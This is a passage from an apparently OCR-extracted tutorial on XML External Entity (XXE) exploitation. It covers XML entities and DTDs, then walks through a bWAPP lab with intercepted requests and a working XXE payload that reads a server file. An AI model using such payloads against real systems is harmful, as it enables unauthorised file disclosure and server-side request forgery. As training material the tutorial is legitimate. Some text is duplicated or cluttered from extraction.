

INTERNET **SUPPORT** **ALLOW** **CLOUD**
COMPANIES **WEBSITE** **CONTROL** **TYPICALLY**
DYNAMIC **SPACE** **WEB** **PROVIDE**
MULTIPLE **HOSTING** **SERVICES** **CONTENT**
RESELLERS **SITES** **CLIENTS** **FREE**
PAGE **SHARED** **RELIABLE** **HOSTS**
SERVERS **SITE** **PROVIDERS** **FTP**
AC **LII** **DNS**

XML EXTERNAL ENTITY EXPLOITATION

TABLE OF CONTENTS

1	Abstract	3
2	Introduction to XML	5
2.1	What is an Entity?	6
2.2	What is the Document Type Definition (DTD)?	6
3	Introduction to XXE?	8
3.1	Impacts	8
4	XML External Entity Exploitation	11
4.1	XXE Attack to perform SSRF	11
4.2	XXE Billion Laugh Attack	17
4.3	XXE Attack via File Upload	20
4.4	XXE to perform Remote Code Execution	23
4.5	XSS using XXE	27
4.6	JSON and Content Manipulation	29
4.7	Blind XXE	32
5	Mitigation Steps	37
6	About Us	39

Abstract

Nowadays everything can be found on the internet. With the increasing reachability of the internet, every company is trying to come up over the internet. As every company is going online so the crucial information regarding the company sends over the internet. With growing reachability, there are various loopholes that are formed due to weak configuration.

XXE (XML External Entity) is one of the crucial web application attacks which occurs when the XML entities are processed by a weakly configured XML Parser. However, as XML is one of the most commonly used markup languages to store and transport data, thereby attackers are interested in this. XXE secures the 4th position in OWASP top 10 list.

So, with this publication on XXE, you will be able to learn how an attacker chains various attacks like SSRF, Remote Code Execution, XSS, Billion Laugh attack (DoS), Content manipulation with XXE and how JSON can be written and manipulated using the XML Language.

Introduction To XML

Introduction to XML

XML stands for “Extensible Markup Language”, It is the most common language for storing and transporting data. It is a self-descriptive language. It does not contain any predefined tags like <p>, , etc. All the tags are user-defined depending upon the data it is representing for example. <email></email>, <message></message> etc.

```
<?xml  
version="version_number"  
encoding="encoding_declaration"  
standalone="standalone_status"  
?>
```

- **Version:** It is used to specify what version of XML standard is being used.
 - **Values:** 1.0
- **Encoding:** It is declared to specify the encoding to be used. Default encoding that is used in XML is **UTF-8**.
 - **Values:** UTF-8, UTF-16, ISO-10646-UCS-2, ISO-10646-UCS-4, Shift_JIS, ISO-2022-JP, ISO-8859-1 to ISO-8859-9, EUC-JP
- **Standalone:** It informs the parser if the document has any link to an external source or there is any reference to an external document. The default value is no.
 - **Values:** yes, no



Do You Know ??

XML is more secure than HTML as it rejects all the XML query that doesn't follow the correct sequence. HTML is a forgiving language that interprets what a developer wants to convey thus resulting in broken or vulnerable pieces. But the creator of XML has kept this in mind and restricted this rule.

What is an Entity?

Like there are variable in programming languages we have XML Entity. They are the way of representing data that are present inside an XML document. There are various built-in entities in XML language like < and > which are used for less than and greater than in XML language. All of these

are metacharacters that are generally represented using entities that appear in data. XML external entities are the entities which are located outside DTD.

The declaration of an external entity uses the SYSTEM keyword and must specify a URL from which the value of the entity should be loaded. For example:

```
<!ENTITY ignite SYSTEM "URL">
```

In this syntax **ignite** is the name of the entity,

- **SYSTEM** is the keyword used,
- **URL** is the URL that we want to get by performing XXE attack.

What is the Document Type Definition (DTD)?

It is used for declaration of the structure of XML document, types of data value that it can contain, etc. DTD can be present inside the XML file or can be defined separately. It is declared at the beginning of XML using <!DOCTYPE>.

There are several types of DTDs and the one we are interested in is external DTDs. There are two types of external DTDs:

1. **SYSTEM:** System identifier enables us to specify the external file location that contains the DTD declaration.


```
<!DOCTYPE ignite SYSTEM "URL" [...] >
```

2. **PUBLIC:** Public identifiers provide a mechanism to locate DTD resources and are written as below –

```
<!DOCTYPE raj PUBLIC "URL">
```

As you can see, it begins with the keyword PUBLIC, followed by a specialized identifier. Public identifiers are used to identify an entry in a catalogue

Introduction to XXE and its Impact




Introduction to XXE?

XXE commonly abbreviated as XML External Entity is a type of attack that is performed against an application in order to parse its XML input. In this attack XML input containing a reference to an external entity is processed by a weakly configured XML parser. Like in Cross-Site Scripting (XSS) we try to inject scripts similarly in this we try to insert XML entities to gain crucial information.

It is used for declaration of the structure of XML document, types of data value that it can contain, etc. DTD can be present inside the XML file or can be defined separately. It is declared at the beginning of XML using `<!DOCTYPE>`.

There are several types of DTDs and the one we are interested in is external DTDs.

SYSTEM: System identifier enables us to specify the external file location that contains the DTD declaration.



In this XML external entity payload is sent to the server and the server sends that data to an XML parser that parses the XML request and provides with the desired output to the server. Then server returns that output to the attacker.

Impacts

XML External Entity (XXE) can possess a severe threat to a company or a web developer. XXE has always been in Top 10 list of OWASP. It is common as lots of website uses XML in the string and transportation of data and if the countermeasures are not taken then this information will be compromised.

The CVSS score of XXE is **7.5** and its severity is **Medium** with –

- **CWE-611:** Improper Restriction of XML External Entity.
- **CVE-2019-12153:** Local File SSRF
- **CVE-2019-12154:** Remote File SSRF
- **CVE-2018-1000838:** Billion Laugh Attack
- **CVE-2019-0340:** XXE via File Upload

XML External Entity Exploitation

The word cloud illustrates the complexity and interconnected nature of XXE vulnerabilities across various domains like cloud support, dynamic websites, and multiple resellers.

XML External Entity Exploitation

XXE Attack to perform SSRF

Server-Side Request Forgery (SSRF) is a web vulnerability where the hacker injects server-side HTML codes to get control over the site or to redirect the output to the attacker's server. File types for SSRF attacks are –

Local File

These are the files that are present on the website domain like robots.txt, server-info, etc. So, let's use "bWAPP" to perform an XXE attack at a level set to **low**.




Now we will fire up our BurpSuite and intercept after pressing Any Bugs? button and we will get the following output on burp:

A screenshot of the BurpSuite interface showing a captured POST request. The request details are as follows:
Method: POST
URL: /bWAPP/xxe-2.php
Headers:
Host: 192.168.1.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: text/xml; charset=UTF-8
Content-Length: 59
Origin: http://192.168.1.15
Connection: close
Referer: http://192.168.1.15/bWAPP/xxe-1.php
Cookie: security_level=0; PHPSESSID=513ffcf8bd10c0c1b3eece742ee35112
The raw payload sent in the body is:
<reset>
 <login>
 bee
 </login>
 <secret>
 Any bugs?
 </secret>
</reset>

We can see that there is no filter applied so XXE is possible so we will send it to the repeater and there we will perform our attack. We will try to know which field is vulnerable or injectable because we can see there are two fields i.e., **login** and **secret**.

So, we will test it as follows:




The screenshot shows the ZAP Repeater tab. At the top, there are buttons for 'Send' (highlighted with a red box), 'Cancel', and navigation arrows. Below that is a 'Request' section with tabs for 'Raw', 'Params', 'Headers', and 'Hex'. Underneath are buttons for 'Pretty', 'Raw', '\n', and 'Actions'. The main area contains a POST request to '192.168.1.15' with various headers and a complex XML payload. The XML payload includes a <reset> block containing <login>, <secret>, and other fields.

```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.1.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: text/xml; charset=UTF-8
Content-Length: 59
Origin: http://192.168.1.15
Connection: close
Referer: http://192.168.1.15/bWAPP/xxe-1.php
Cookie: security_level=0; PHPSESSID=632abfe0de5f755a762e9705cf711863

<reset>
<login>
    bee
</login>
<secret>
    Any bugs?
</secret>
</reset>
```

In the repeater tab, we will send the default request and observe the output in the response tab.




The screenshot shows the ZAP Response tab. At the top, there are tabs for 'Raw', 'Headers', and 'Hex'. Below that are buttons for 'Pretty', 'Raw', 'Render', '\n', and 'Actions'. The main area displays an HTTP/1.1 200 OK response with standard headers like Date, Server, and X-Powered-By. In the body of the response, the message 'bee's secret has been reset!' is highlighted with a red box.

```
HTTP/1.1 200 OK
Date: Wed, 18 Nov 2020 03:09:57 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 28
Connection: close
Content-Type: text/html

bee's secret has been reset!
```

It says "**bee's secret has been reset**" so it seems that login is injectable but let's verify this by changing it from bee and then sending the request.




The screenshot shows the "Request" tab in Postman. The "Pretty" tab is selected, displaying the following XML payload:

```
POST /bWAPP/xxe-2.php HTTP/1.1
Host: 192.168.1.15
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-type: text/xml; charset=UTF-8
Content-Length: 59
Origin: http://192.168.1.15
Connection: close
Referer: http://192.168.1.15/bWAPP/xxe-1.php
Cookie: security_level=0; PHPSESSID=632abfe8de5f755a762e9705cf711863

<reset>
    <login>
        ignite|←
    </login>
    <secret>
        Any bugs?
    </secret>
</reset>
```

The "Send" button at the top left is highlighted with a red box.

Now again we will be observing its output in response tab:



The screenshot shows the "Response" tab in Postman. The "Raw" tab is selected, displaying the following server response:

```
HTTP/1.1 200 OK
Date: Wed, 18 Nov 2020 03:11:02 GMT
Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 wi
X-Powered-By: PHP/5.2.4-2ubuntu5
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 31
Connection: close
Content-Type: text/html

ignite's secret has been reset!
```

The line "ignite's secret has been reset!" is highlighted with a red box.

We got the output "***ignite's secret has been reset***" so it makes it clear that login is injectable. Now we will perform our attack.

Now as we know which field is injectable, let's try to get robots.txt file. And for this, we'll be using the following payload –

```
<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE reset [
<!ENTITY ignite SYSTEM "http://192.168.1.15/bWAPP/robots.txt">]>
<reset><login>&ignite;</login><secret>Any bugs?</secret></reset>
```



Understanding the payload:

We have declared a doctype with the name “**reset**” and then inside that declared an entity named “**ignite**”. We are using SYSTEM identifier and then entering the URL to robots.txt. Then in login, we are entering “**&ignite;**” to get the desired information.

Send Cancel < | > |


Request

Raw Params Headers Hex

Pretty Raw \n Actions ▾


```
1 POST /bWAPP/xxe-2.php HTTP/1.1
2 Host: 192.168.1.15
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: /*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-type: text/xml; charset=UTF-8
8 Content-Length: 62
9 Origin: http://192.168.1.15
10 Connection: close
11 Referer: http://192.168.1.15/bWAPP/xxe-1.php
12 Cookie: security_level=0; PHPSESSID=632abfe8de5f755a762e9705cf711863
13
14 <?xml version="1.0" encoding="utf-8"?> ←
15 <!DOCTYPE reset [
16 <!ENTITY ignite SYSTEM "http://192.168.1.15/bWAPP/robots.txt">
17 ]>
18 <reset>
19   <login>
20     &ignite; ←
21   </login>
22   <secret>
23     Any bugs?
24   </secret>
25 </reset>
```

After inserting the above code, we will click on send and will get output like below in the response tab:



```
1 | HTTP/1.1 200 OK
2 | Date: Tue, 17 Nov 2020 10:10:29 GMT
3 | Server: Apache/2.2.8 (Ubuntu) DAV/2 mod_fastcgi/2.4.6 PHP/5.2.4-2ubuntu5 w
4 | X-Powered-By: PHP/5.2.4-2ubuntu5
5 | Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 | Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-che
7 | Pragma: no-cache
8 | Content-Length: 182
9 | Connection: close
10 | Content-Type: text/html
11 |
12 | User-agent: GoodBot
13 | Disallow:
14 |
15 | User-agent: BadBot
16 | Disallow: /
17 |
18 | User-agent: *
19 | Disallow: /admin/
20 | Disallow: /documents/
21 | Disallow: /images/
22 | Disallow: /passwords/'s secret has been reset!
```

We can see in the above output that we got all the details that are present in the robots.txt. This tells us that SSRF of the local file is possible using XXE.




So now, let's try to understand how it all worked. Firstly, we will inject the payload and it will be passed on to the server and as there are no filters present to avoid XXE the server sends the request to an XML parser and then sends the output of the parsed XML file. In this case, robots.txt was disclosed to the attacker using XML query.

Remote File

